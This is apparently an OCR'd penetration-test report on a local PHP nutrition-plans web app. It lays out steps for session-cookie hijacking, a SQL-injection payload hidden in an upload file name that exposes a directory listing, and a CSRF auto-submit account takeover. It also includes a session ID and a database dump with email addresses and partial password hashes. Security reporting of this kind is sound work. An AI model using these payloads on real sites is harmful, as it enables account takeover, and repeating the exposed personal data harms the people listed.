
PHPSESSID=e6umar6jfv993i8v7em46mr2du

cookies are Identical


8- open chrome with account as a hacker and print cookie only to see it



9- set amna cookies in browser to take her account :
document.cookie="PHPSESSID=e6umar6jfv993i8v7em46mr2du”



10- refresh browser ,, will find that amna account is opened with her data



Remediation

- make validate the type of files being uploaded to ensure that only allowed file types are accepted use both client-side and server-side validation.
- implement restrictions on file sizes to prevent excessively large files that could cause server issues
- Sanitize file names to remove any potentially dangerous characters or patterns that could be used to exploit vulnerabilities.


004: Directory listing (Moderate)

Description:	When directory listing is enabled, visiting a URL https://localhost/nutirationPlans/nutirationPlans/uploads/ will display the entire list of files and folders in that directory, instead of showing an index page or returning an error.
Risk:	Likelihood: Moderate –This attack allowing attackers can gather information about the server's structure and locate resources that may be leveraged for further attacks, increasing the overall attack surface. Additionally, it can result in reputational damage and legal implications if sensitive data is accessed or leaked. Impact: Moderate – Attacker can show directory of uploads that's mean can see profile photos of users
References:	Directory Listing - Probely


Evidence

1- open https://localhost/nutirationPlans/nutirationPlans/signup.php to create account

try to upload file in profile photo field to see the path of image that uploaded like :images.jpj file





2- to see image open https://localhost/nutirationPlans/nutirationPlans/profile.php and then :



notice that file is located in directory called uploads and file name set after uploads/

3- To show all files in uploads Try to write characters in file name to test is there any sanitization on user input or not >>> upload file with name : im)a#g'es





error in code that's mean that no sanitization on user input

4- to show files in uploads making URL of profile photo like this

https://localhost/nutirationPlans/nutirationPlans/uploads/

that's mean need to upload file with empty name that leads to no names of file after uploads/

5- checking sign up form We will find that upload file is last field in the form

- that's mean that after file name exist character like)
- file name located between 2 single quote

to imagine query to inject payload that leads to set empty value in file name ,

write insert query to know exactly what you need to inject

query like : INSERT INTO users (fullname, username,email, password, filename) VALUES ('$fullname','$username','$email','$password', '$filename')
To send empty value in variable $filename we need to inject first single quote

to close opened single quote


to inject valid payload that make query syntax is right : we need to inject ‘)#

the SQL query will become

```
INSERT INTO users (fullname, username,email, password, filename) VALUES
('$fullname','$username','$email','$password', '' ) #')
```


that mean empty value in filename field nice ..

now we need to upload file with name like : ‘)#



6- run payload , open https://localhost /nutirationPlans /nutirationPlans /profile.php

and open profile photo in new tap:



7- all files in directory uploads/ will shown


005: Exploiting CSRF to steal account (ATO) (Moderate)

Description:	This attack allowing attacker can send a fake page to any user that has account in this site ,fake page contains a form that contains 2 fields : first filed contain (attacker email),second hidden field contain (update token) (form auto submitted to vulnerable end point with CSRF in the site),form put in the SOP when victim open fake page : (attacker email and CSRF token and cookie of user sent to vulnerable function with CSRF (update)) then email of victim will update from his email to attacker email lead to steal victim account and change his pass
Risk:	Likelihood: Moderate – Impact: Moderate – Attackers can steal victim account
References:	Cross Site Request Forgery (CSRF) | OWASP Foundation


Evidence


1- create account and login in the site https://localtest.me/nutirationPlans/nutirationPlans

2- to check update function: open https://localtest.me/nutirationPlans/nutirationPlans/profile.php
before click to update button open burb suite and intercept on and take a request to repeater and intercept of .. go to repeater and send request (base request)




3- change email to be (sondos@gmail.com) and set any value in update parameter to be(123) in request and send request , will find that email changed,,that meaning that function(update) isn't check of value of update parameter






4- change email to be(hacker@gmail.com) and delete update parameter from request and send request.. will find that email isn't changed and email still (sondos@gmail.com) that meaning that function(update) check of presence of update token



5- make a fake page with form that contains 2 fields : first filed contain (attacker email),second hidden field contain (update parameter) (form auto submitted to vulnerable end point with CSRF in the site),form put in the SOP

6- open https://localtest.me/nutirationPlans/nutirationPlans/csrf.php email change as soon as fake page is opened from (sondos@gmail.com) to (hacker@gmail.com)



	id	ufullname	username	uemail	upassword	uimg
Edit Copy Delete	3	testHammoddas	ha	hammod.syriad20021@gmail.com	$2y$10$5lj66S6196CodQn6Ky4tWu51AWmp8R1dX6Z8uQ1UCOz...	uploads/6
Edit Copy Delete	4	test	test	hammod@gmail.com	$2y$10$O2zljJf23OC99v8y2mcyVuD673tSjtPnlfuQ4/Fv7oY...	uploads/6t ba146fbd3
Edit Copy Delete	5	hammod123	ddss	hammod.syria2s0012525@gmail.com	$2y$10$xwBNqI.i0slFRaJ0aOqVyubdCUqrmKySDgljn9k582X...	uploads/6
Edit Copy Delete	6	Last test	Hammod	hammod.syria000@gmail.com	$2y$10$pTciGIK0aqGCF8Rflvo1nO4ta/CQG5S4iRrALrVLkHB...	uploads/6t ba146fbd3
Edit Copy Delete	7	3trbb_hammod	3trbii_5	3trbii56@gmail.com	$2y$10$eb1sN5DU2RgwdA3DgD7qFOhWAxcfTXljYaeUjBL.v7m...	uploads/6
